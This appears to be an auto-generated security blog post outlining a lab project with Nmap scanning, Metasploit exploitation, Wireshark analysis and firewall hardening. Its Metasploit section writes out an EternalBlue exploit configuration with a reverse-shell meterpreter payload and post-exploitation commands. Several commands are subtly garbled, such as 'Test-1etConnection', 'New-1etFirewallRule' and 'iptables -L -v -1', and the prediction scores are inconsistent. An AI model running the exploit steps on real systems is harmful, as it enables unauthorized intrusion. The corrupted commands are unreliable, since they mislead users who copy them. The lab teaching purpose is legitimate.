Listen to this Post
Introduction

In the rapidly evolving landscape of cybersecurity, practical hands-on experience with security monitoring and network analysis tools is essential for developing effective defense strategies. Security professionals must understand both attack methodologies and defensive countermeasures to protect organizational assets. This article explores a comprehensive security lab project that demonstrates how to build a controlled environment for network reconnaissance, vulnerability assessment, traffic analysis, and implementing protective measures using industry-standard tools including Linux, Nmap, Wireshark, and Metasploit.
Learning Objectives
- Master network reconnaissance techniques using Nmap to identify open ports, running services, and potential attack vectors
- Develop proficiency in analyzing network traffic patterns and identifying anomalies using Wireshark packet capture and analysis
- Understand vulnerability exploitation methodologies using Metasploit within controlled environments
- Implement firewall rules and security controls to mitigate identified vulnerabilities
- Build a complete security monitoring pipeline from reconnaissance to protection implementation
You Should Know
- Network Reconnaissance with Nmap: Mapping the Attack Surface
Network reconnaissance forms the foundation of any security assessment. Nmap (Network Mapper) is an indispensable tool for discovering hosts, services, and open ports on a network. Understanding how to effectively use Nmap helps security professionals identify potential entry points that attackers might exploit.
Step-by-Step Guide:
- Basic Network Scanning – Start with a simple ping sweep to identify live hosts on your network:
nmap -sn 192.168.1.0/24
This sends ICMP echo requests to all IPs in the range, identifying which hosts are responsive.
-
Service Detection – Once live hosts are identified, perform a more detailed scan to detect running services and their versions:
nmap -sV -sC -O 192.168.1.10
The `-sV` flag enables version detection, `-sC` runs default scripts, and `-O` attempts operating system fingerprinting.
-
Aggressive Scan – For comprehensive information gathering, use the aggressive scan option:
nmap -A -T4 192.168.1.0/24
This enables OS detection, version detection, script scanning, and traceroute with faster timing.
-
Port Range Specification – To target specific ports or ranges:
nmap -p 22,80,443,8080-8090 192.168.1.10
-
Script Scanning – Leverage Nmap’s scripting engine (NSE) for vulnerability detection:
nmap --script vuln 192.168.1.10
Windows Alternative:
For Windows environments, you can use the Zenmap GUI or PowerShell alternatives:
Test-1etConnection -ComputerName 192.168.1.10 -Port 80
2. Vulnerability Exploitation with Metasploit Framework
Metasploit is the most widely used penetration testing framework, providing a comprehensive suite of tools for vulnerability development and exploitation. Understanding how to use Metasploit in controlled lab environments is crucial for security professionals.
Step-by-Step Guide:
1. Launching Metasploit Console:
msfconsole
- Searching for Exploits – Find exploits targeting specific services or vulnerabilities:
search type:exploit name:apache
-
Using an Exploit Module – Select and configure an exploit:
use exploit/windows/smb/ms17_010_eternalblue
show options
set RHOSTS 192.168.1.20
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.5
4. Executing the Exploit:
exploit
- Post-Exploitation – After successful exploitation, gather system information:
sysinfo
getuid
shell
Important Security Notes:
- Only use Metasploit on systems you own or have written authorization to test
- Always test in isolated lab environments separate from production networks
- Document all activities for audit and learning purposes
3. Network Traffic Analysis with Wireshark
Wireshark is the world’s premier network protocol analyzer, allowing security professionals to inspect network traffic at a granular level. Understanding how to capture and analyze packets is essential for detecting malicious activity and troubleshooting network issues.
Step-by-Step Guide:
- Capturing Traffic – Start capturing on a specific interface:
On Linux
wireshark -i eth0
Capture from command line with tshark
tshark -i eth0 -w capture.pcap
-
Applying Display Filters – Focus on specific traffic patterns:
Filter HTTP traffic
http
Filter by IP address
ip.addr == 192.168.1.10
Filter by port
tcp.port == 443
Filter suspicious traffic
http.request.method == "POST"
3. Following TCP Streams – Reconstruct conversations:
- Right-click on a packet → Follow → TCP Stream
- Analyze the complete conversation between hosts
- Statistical Analysis – Identify traffic patterns and anomalies:
– Statistics → Protocol Hierarchy
– Statistics → Endpoints
– Statistics → IO Graph
- Exporting Objects – Extract files or data from HTTP or SMB traffic:
– File → Export Objects → HTTP/SMB
Windows CLI Alternative:
"C:\Program Files\Wireshark\tshark.exe" -i "Ethernet" -w capture.pcap
4. Firewall Configuration and Hardening
Firewalls serve as the primary defense boundary between trusted internal networks and untrusted external networks. Proper firewall configuration is critical for protecting network assets.
Linux (iptables) Configuration:
1. View Current Rules:
sudo iptables -L -v -1
- Default Policies – Set default policies to deny all:
sudo iptables -P INPUT DROP
sudo iptables -P FORWARD DROP
sudo iptables -P OUTPUT ACCEPT
3. Allow Established Connections:
sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
4. Allow Specific Services:
sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT  SSH
sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT  HTTP
sudo iptables -A INPUT -p tcp --dport 443 -j ACCEPT  HTTPS
5. Save Rules:
sudo iptables-save > /etc/iptables/rules.v4
Windows (Netsh/New-1etFirewallRule) Configuration:
 View current rules
Get-1etFirewallRule

Create new inbound rule
New-1etFirewallRule -DisplayName "Allow SSH" -Direction Inbound -LocalPort 22 -Protocol TCP -Action Allow

Block specific IP
New-1etFirewallRule -DisplayName "Block Malicious IP" -Direction Inbound -RemoteAddress 192.168.1.100 -Action Block
5. Security Monitoring Lab Setup
Creating a comprehensive security monitoring lab combines all the tools discussed above into an integrated environment.
Step-by-Step Setup:
1. Environment Architecture:
- Attacker Machine: Kali Linux with Nmap, Metasploit, and Wireshark
- Target Machine: Ubuntu Server/Windows VM with vulnerable services
- Monitoring Host: Ubuntu with Wireshark and IDS/IPS tools
2. Network Configuration:
 Configure network interfaces
sudo ip addr add 192.168.1.10/24 dev eth1
sudo ip link set eth1 up
3. Packet Capture in Background:
 Continuous capture for analysis
sudo tcpdump -i any -w /var/log/network_capture_$(date +%Y%m%d).pcap -C 100 -W 10
4. Automated Vulnerability Scanning:
 Combine scans with reporting
nmap -sV -sC -oA network_scan 192.168.1.0/24
5. Logging and Alerting:
 Monitor log files for suspicious activity
tail -f /var/log/auth.log | grep "Failed password"
What Undercode Say
Key Takeaway 1: Practical Cybersecurity Requires Continuous Learning
This project demonstrates that effective cybersecurity education goes beyond theoretical knowledge. Building hands-on security labs with tools like Nmap, Wireshark, and Metasploit provides invaluable experience that prepares professionals for real-world security challenges.
Key Takeaway 2: A Comprehensive Approach to Security
The project showcases the importance of understanding the entire security lifecycle—from reconnaissance and vulnerability identification to exploitation and implementing protective measures. This holistic perspective is essential for developing robust security strategies.
Analysis:
The project’s structure reflects industry best practices in security assessment methodology. By combining network reconnaissance, traffic analysis, vulnerability exploitation, and firewall configuration, the student demonstrates understanding of both offensive and defensive security principles. The use of open-source tools makes this approach accessible to learners at any level. The emphasis on controlled environments highlights professional ethics in security testing. This practical experience directly translates to skills demanded in SOC analyst, penetration tester, and security engineer roles.
Prediction
+1 The demand for professionals with practical cybersecurity skills will continue to grow, with hands-on lab experience becoming a critical differentiator in hiring decisions.
+1 Integration of AI and machine learning with traditional security tools like Wireshark and Nmap will enhance automated threat detection and response capabilities.
-1 The increasing sophistication of cyberattacks will require security professionals to continuously update their skills and adapt to new threats.
+1 Open-source security tools will increasingly be adopted by enterprises, reducing costs while maintaining robust security postures.
-1 The skills gap in cybersecurity will worsen if educational institutions fail to incorporate practical lab environments into their curricula.
+1 Security monitoring and network analysis skills will become essential across all IT roles, not just dedicated security positions.
+1 The integration of purple teaming (combining red and blue team methodologies) will become standard practice, emphasizing the value of understanding both attack and defense perspectives demonstrated in this project.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/er9yThmN – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


